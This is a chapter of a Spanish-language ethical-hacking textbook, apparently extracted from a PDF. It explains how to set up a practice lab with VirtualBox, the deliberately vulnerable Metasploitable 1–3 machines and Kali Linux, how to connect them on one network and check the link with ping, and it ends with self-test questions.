
Es un sistema de **código abierto** y te permitirá realizar pruebas de vulnerabilidades en archivos incrustados, atributos de archivo, permisos, entre otros.

Para utilizar Metasploitable en tu laboratorio de pruebas, necesitas contar con dos elementos:

- VirtualBox, que ya instalaste en la sección anterior.
- Disco virtual de Metasploitable, que conseguirás a continuación.

Metasploitable, en sus primeras versiones, funcionaba como una distribución Linux especialmente configurada para ser vulnerable; en su versión 3, toma como base Microsoft Windows Server 2008 R2, pero por restricciones de licencia no te pueden proporcionar una máquina ya lista, sino que debes generarla tú mismo. Para comenzar el trabajo en esta colección, se utilizará la máquina de Linux ya configurada.

Para obtener el disco de Metasploitable adecuado, debes acceder a la dirección <https://information.rapid7.com/download-metasploitable-2017.html>, completar los datos requeridos por el formulario y presionar **Submit**. Es importante tener en cuenta que, para realizar la descarga de Metasploitable, necesitas contar con un correo electrónico corporativo, de lo contrario no podrás pasar del formulario.



**Figura 1.4.** En la pantalla que se presenta haz clic sobre **DOWNLOAD METASPLOITABLE NOW**, la descarga supera los 800 MB.

Una vez que Metasploitable complete su descarga, inicia VirtualBox y haz clic sobre **Nueva**. Como nombre de la máquina escribe **Metasploitable** y elige **Linux, Ubuntu (64 bits)**.



**Figura 1.5.** Aunque no es imprescindible que el nombre de la nueva máquina virtual sea Metasploitable, es una buena idea para diferenciarla de otras máquinas ya creadas.

En la siguiente ventana deja la memoria RAM asignada en forma predeterminada, es decir, **1024 MB**. Para continuar, crea un disco duro virtual con la opción **VDI** y **Reservado dinámicamente**.

En la siguiente ventana, define una ruta donde almacenar la máquina virtual y asigna la capacidad mínima del disco duro que permite la aplicación: **10 GB**. Pulsa sobre **Crear** para completar el proceso (Figura 1.6.).




Figura 1.6. Luego de completar las indicaciones anteriores, la máquina virtual denominada Metasploitable ya estará creada.

### 1.1.2.1 CONFIGURAR UNA MÁQUINA VIRTUAL METASPLOITABLE

Ahora que tu máquina virtual de Metasploitable ya está creada, debes configurarla. Para ello, selecciónala y haz clic sobre **Configuración**, elige **Almacenamiento** y pulsa sobre el disco duro virtual llamado **Metasploitable.vdi**. Pulsa sobre el icono ubicado al lado del campo **Disco duro** y elige la opción **Seleccione archivo de disco duro virtual**; en la ventana desplegada, ubica el disco duro virtual de Metasploitable que descargaste en la sección anterior (Figura 1.7.).

Antes de elegir la imagen de disco, será necesario descomprimir el archivo descargado, luego de esta operación su peso superará los 1.90 GB. Haz clic sobre **Aceptar** para completar la configuración, luego presiona **Iniciar** para arrancar la máquina virtual y completar el proceso de instalación (Figuras 1.8 y 1.9.).




Figura 1.7. En la sección Atributos/Disco duro puedes elegir la imagen de disco virtual que utilizarás para arrancar tu máquina virtual.





Figura 1.8. Mientras las tareas necesarias se realizan, verás la indicación de los procesos en pantalla, tal como si estuvieses realizando la instalación en una máquina física.





```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

Figura 1.9. Una vez que la instalación se complete, te encontrarás con esta pantalla, que solicita los datos de ingreso al sistema.

El proceso de instalación puede tardar unos cinco minutos, una vez completado utiliza las siguientes credenciales de acceso:

Usuario: **msfadmin**  
Contraseña: **msfadmin**

### 1.1.2.2 METASPLOITABLE 2


**Metasploitable 2** es una evolución de la máquina virtual original, que incorpora problemas de seguridad más actuales para ser explotadas.

Para utilizar esta opción, debes seguir un procedimiento similar al que se explicó para Metasploitable:

1. Descarga Metasploitable 2.
2. Descomprime el archivo descargado para obtener la imagen de instalación.
3. Crea una nueva máquina virtual en VirtualBox.
4. Instala Metasploitable2.

En primer lugar dirígete a la dirección:

<http://sourceforge.net/projects/metasploitable>  
para descargar Metasploitable 2.



**Figura 1.10.** En la sección Files de esta web puedes ver el detalle de la descarga, observa que el archivo que contiene la imagen comprimida posee un tamaño de 865.1 MB.

Una vez que la imagen ha sido descargada la descomprimes. Luego de esto obtendrás cuatro archivos, uno de ellos con la extensión **.vmdk**.

Ahora inicia VirtualBox y crea una nueva máquina virtual; sigue las indicaciones del asistente para configurarla, indicando el archivo con extensión **.vmdk** como imagen de disco de arranque. Para elegir los detalles puedes copiar las instrucciones indicadas en la sección anterior, sobre la instalación de Metasploitable.

Una vez que la instalación finalice, utiliza los siguientes datos para iniciar una sesión de trabajo:

Usuario: **msfadmin**  
Contraseña: **msfadmin**

### 1.1.2.3 METASPLOITABLE 3

Hasta ahora se ha analizado la instalación de Metasploitable y Metasploitable 2 como máquinas vulnerables. Se trata de opciones que quienes están relacionados con el Ethical Hacking y el test de penetración han utilizado por años, ya sea para pruebas de explotación de red, desarrollo de exploits, evaluación de software, identificación de vulnerabilidades, entre otras opciones. Metasploitable y Metasploitable 2 se

presentan como un disco duro que se instala en forma sencilla sobre VMware o VirtualBox en este caso, y hace algún tiempo surgió una versión 3.

**Metasploitable 3** posee una lógica diferente y, por lo tanto, su instalación se realiza de una forma también distinta.

Esta nueva máquina presenta una serie de vulnerabilidades más actuales, que resultan interesantes para desarrollar diversas habilidades relacionadas con la seguridad. A diferencia de las versiones anteriores de Metasploitable que se ofrecían como máquinas virtuales ya preparadas, esta nueva opción depende de Vagrant y Packer para compilar la imagen en el sistema. De esta forma es más dinámica y permite que los usuarios participen en su generación, está disponible con los sistemas **Windows Server 2008** y **Ubuntu 14.04** como base.

Para utilizar estas máquinas virtuales, es necesario contar con un sistema operativo compatible con las dependencias que debes instalar, además con un procesador que soporte las funciones de virtualización (VT-x o AMD-V), 4.5 GB de memoria RAM y 65 GB de espacio en el disco duro. Se trata de altas exigencias, por lo que es una buena idea comenzar con las versiones anteriores de Metasploitable, al menos en los primeros pasos en las tareas de explotar vulnerabilidades.

En cuanto a las dependencias, necesitas contar con las herramientas **Packer**, **Vagrant**, **Vagrant Reload Plugin** y, por supuesto, con un sistema de virtualización como VMWare o VirtualBox (el que se utiliza en esta colección). Es posible que te des a la tarea de compilar tú mismo la imagen o también descargar las versiones ya compiladas; esta última opción es la más sencilla.

Para compilar la máquina virtual primero instala los prerequisites.

Para instalar Packer:

```
wget https://releases.hashicorp.com/packer/1.1.3/packer_1.1.3_linux_amd64.zip?_ga=2.259436163.8806393.1516559508-2105737727.1516559508 -O packer_1.1.3_linux_amd64.zip
unzip packer_1.1.3_linux_amd64.zip
sudo mkdir /usr/local/packer
sudo mv packer /usr/local/packer/
nano ~/.profile
```

Al final del archivo agrega lo siguiente:

```
export PATH=$PATH:/usr/local/packer
```

Luego ejecuta:

```
source ~/.profile
```

Y finalmente:

```
packer -version
```

Deberías ver un mensaje que muestre la versión de Packer instalada.

Para instalar Vagrant, escribe los siguientes comandos:

```
wget https://releases.hashicorp.com/vagrant/2.0.1/vagrant_2.0.1_x86_64.deb?_ga=2.260144013.1615441003.1516560525-1954706866.1516560525 -O vagrant_2.0.1_x86_64.deb
sudo dpkg -i vagrant_2.0.1_x86_64.deb
vagrant plugin install vagrant-reload
```

Ahora, para realizar la instalación de Metasploitable3:

```
git clone https://github.com/rapid7/metasploitable3.git
cd metasploitable3/
```

Luego de esto comienza con la construcción de la máquina virtual, en el caso de la máquina de Windows 2008:

```
packer build windows_2008_r2.json
```


Ahora debes esperar a que la descarga se complete. Una vez que este proceso haya terminado, ejecuta el siguiente comando:

```
vagrant box add windows_2008_r2_virtualbox.box --name=metasploitable3
```

Después, la importas hacia VirtualBox:

```
vagrant up
```

Si no quieres realizar el proceso de **compilación** o te encuentras con algún problema complejo, puedes descargar las versiones ya compiladas, para ello procede de la siguiente forma.



```

Bringing machine 'default' up with 'virtualbox' provider...
==> default: Importing base box 'metasploitable3'...
==> default: Matching MAC address for NAT networking...
==> default: Setting the name of the VM: metasploitable3.default_1516568941153_91948
==> default: Clearing any previously set network interfaces...
==> default: Preparing network interfaces based on configuration...
==> default: Adapter 1: nat
==> default: Adapter 2: hostonly
==> default: Forwarding ports:
==> default: 3389 (guest) => 3389 (host) (adapter 1)
==> default: 22 (guest) => 2222 (host) (adapter 1)
==> default: 5945 (guest) => 55945 (host) (adapter 1)
==> default: 5906 (guest) => 55906 (host) (adapter 1)
==> default: Running 'pre-VMX' VM customizations...
==> default: Booting VM...
==> default: Waiting for machine to boot. This may take a few minutes...
==> default: MinVM address: 127.0.0.1:2222
==> default: MinVM username: vagrant
==> default: MinVM execution time limit: 15m
==> default: MinVM transport: sockets
==> default: Machine hosted and ready!
==> default: Checking for guest additions in VM...
==> default: Setting hostname...
==> default: Configuring and enabling network interfaces...
==> default: Mounting shared folders...
==> default: /vagrant => /home/jrobliv4/Downloads/metasploitable3
==> default: Running provisioner: shell...
==> default: Running: scripts/configs/enable firewall.bat as c:\tmp\vagrant-shell.bat
==> default: Running provisioner: shell...
==> default: Running: scripts/configs/configure firewall.bat as c:\tmp\vagrant-shell.bat

```

**Figura 1.11.** Con esto ya terminas la construcción de la máquina virtual, que ya estará disponible en la lista de máquinas de VirtualBox.

Si deseas contar con Metasploitable 3 basado en Windows Server 2008, debes ejecutar lo siguiente en Vagrant:

```

Vagrant.configure("2") do |config|
  config.vm.box = "rapid7/metasploitable3-win2k8"
  config.vm.box_version = "0.1.0-weekly"
end

```

Si deseas montar Metasploitable3 basado en Ubuntu 14.04, será necesario ejecutar el siguiente box en Vagrant:

```


Vagrant.configure("2") do |config|
  config.vm.box = "rapid7/metasploitable3-ub1404"
  config.vm.box_version = "0.1.12-weekly"
end

```

### 1.1.3 Kali Linux

Kali Linux es una distribución basada en Debian; se trata de un sistema operativo desarrollado para realizar pruebas avanzadas de penetración y auditorías de seguridad que permiten conocer en tiempo real el nivel de seguridad de un sitio, una arquitectura de red, un sistema o una implementación de aplicaciones (Figura 1.12).





**Figura 1.14.** En Preferencias de servicio se listan todos los detalles relacionados con la máquina virtual que estás importando, en este caso Kali Linux.

Luego debes esperar mientras la importación se realiza. Esto tardará varios minutos y, una vez que este proceso termine, verás la máquina Kali Linux en la lista de máquinas disponibles. Para iniciarla solo debes hacer clic sobre ella y elegir **Iniciar** en el menú superior de opciones.

Luego de iniciarla puede presentarse un error en el puerto USB 2.0, debes deshabilitarlo y volver a iniciar la máquina virtual; puedes hacerlo en la sección **Configuración/Puertos/USB**. Para solucionarlo por completo, instala el paquete de extras de VirtualBox una vez que la máquina se haya iniciado.






Figura 1.15. Una vez que el sistema haya arrancado, puedes utilizar kali/kali como datos de usuario/contraseña. Luego de eso te encontrarás en el escritorio de Kali Linux.

### 1.1.4 Conectar ambas máquinas virtuales

En este punto ya tienes VirtualBox instalado y dos máquinas virtuales funcionando, una con Metasploitable y otra con Kali Linux. Lo que necesitas es que ambas puedan verse, es decir, que funcionen en la misma red, de esta forma accederás a Metasploitable desde Kali Linux para realizar las tareas de análisis de seguridad.

Para lograr que ambas máquinas estén en la misma red, ajusta sus configuraciones.

En primer lugar, elige Metasploitable desde el listado de máquinas virtuales de VirtualBox y haz clic sobre **Configuración**. Ve a la sección **Red** y en **Conectado a** elige **Adaptador puente**. Repite este procedimiento en la máquina virtual de Kali Linux.


Adaptador puente es una forma útil para conectar las máquinas virtuales. Se trata de un tipo de conexión que se encarga de simular una conexión física a la red de la máquina virtual. Así, la máquina virtual quedará conectada a través de un adaptador de red creado en la máquina host en forma directa al router o al servidor de tu entorno de red.

Con este procedimiento, cada máquina virtual obtendrá una dirección IP desde la puerta de enlace a internet, por lo que dentro de tus máquinas virtuales tendrás las mismas posibilidades que si estuvieras frente a un equipo físico.

Ahora debes iniciar ambas máquinas virtuales y averiguar la **dirección IP** de cada una; para ello ejecuta el comando **ifconfig** en la terminal de Kali Linux y también de Metasploitable (Figura 1.16 y 1.17).

Aunque después de verificar las direcciones IP no es necesario ejecutar un **ping** para realizar un rastreo de paquetes, igual puedes hacerlo como una forma adicional de verificar la conexión entre ambas máquinas. Abre la terminal de comandos en Kali Linux y escribe lo siguiente:

```
ping 192.168.1.101
```



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ sudo ifconfig  
[sudo] password for kali:  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::a88:27ff:fe1f:3076 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)  
    RX packets 151 bytes 12914 (12.6 KiB)  
    RX errors 0 dropped 2 overruns 0 frame 0  
    TX packets 105 bytes 9599 (9.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (local loopback)  
    RX packets 0 bytes 396 (396.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 396 (396.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kali@kali:~$
```

**Figura 1.16.** Luego de ejecutar el comando `sudo ifconfig`, verificarás que, en este caso, se ha asignado la dirección IP 192.168.1.100 a la máquina con Kali Linux.

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5f:dd:37
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5f:dd37/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3305 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1912 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:300165 (293.1 KB)  TX bytes:182093 (178.6 KB)
          Base address: 0x4010  Memory: f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:214 errors:0 dropped:0 overruns:0 frame:0
          TX packets:214 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:79221 (77.3 KB)  TX bytes:79221 (77.3 KB)

msfadmin@metasploitable:~$

```

Figura 1.17. El comando ifconfig en Metasploitable te informa que la dirección IP asignada a la máquina virtual es 192.168.1.101.

Luego de algunas líneas, presiona las teclas **CTRL+C** para cancelar el **ping** y ver un resumen.

```

File Actions Edit View Help
kali@kali: ~
04:37 PM 36%

RX packets 151 bytes 12914 (12.6 KiB)
RX errors 0 dropped 2 overruns 0 frame 0
TX packets 105 bytes 9599 (9.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Use Ctrl-C to stop, or Ctrl-Q to quit...
73<UP, LOOPBACK, RUNNING>  mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (local loopback)
RX packets 8 bytes 396 (396.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 396 (396.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data:
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=0.584 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=0.536 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=64 time=0.587 ms
64 bytes from 192.168.1.101: icmp_seq=4 ttl=64 time=0.528 ms
64 bytes from 192.168.1.101: icmp_seq=5 ttl=64 time=0.617 ms
64 bytes from 192.168.1.101: icmp_seq=6 ttl=64 time=0.786 ms
64 bytes from 192.168.1.101: icmp_seq=7 ttl=64 time=0.732 ms
64 bytes from 192.168.1.101: icmp_seq=8 ttl=64 time=0.641 ms
64 bytes from 192.168.1.101: icmp_seq=9 ttl=64 time=0.479 ms
64 bytes from 192.168.1.101: icmp_seq=10 ttl=64 time=0.532 ms
^C
--- 192.168.1.101 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9182ms
rtt min/avg/max/mdev = 0.479/1.038/5.036/1.336 ms
kali@kali:~$

```

Figura 1.18. En esta imagen se observa que se transmitieron 10 paquetes y ninguno de ellos se perdió.

---

## 1.2 ACTIVIDADES

---

A continuación verás las preguntas y los ejercicios que deberías saber responder y resolver, para considerar aprendido el capítulo.

### 1.2.1 Test de autoevaluación

1. *¿Qué son las pruebas de penetración?*
2. *¿Qué es Metasploitable?*
3. *¿Para qué sirve Kali Linux?*

### 1.2.2 Ejercicios prácticos

1. *Instala VirtualBox en tu sistema operativo.*
2. *Configura tu laboratorio de pruebas.*
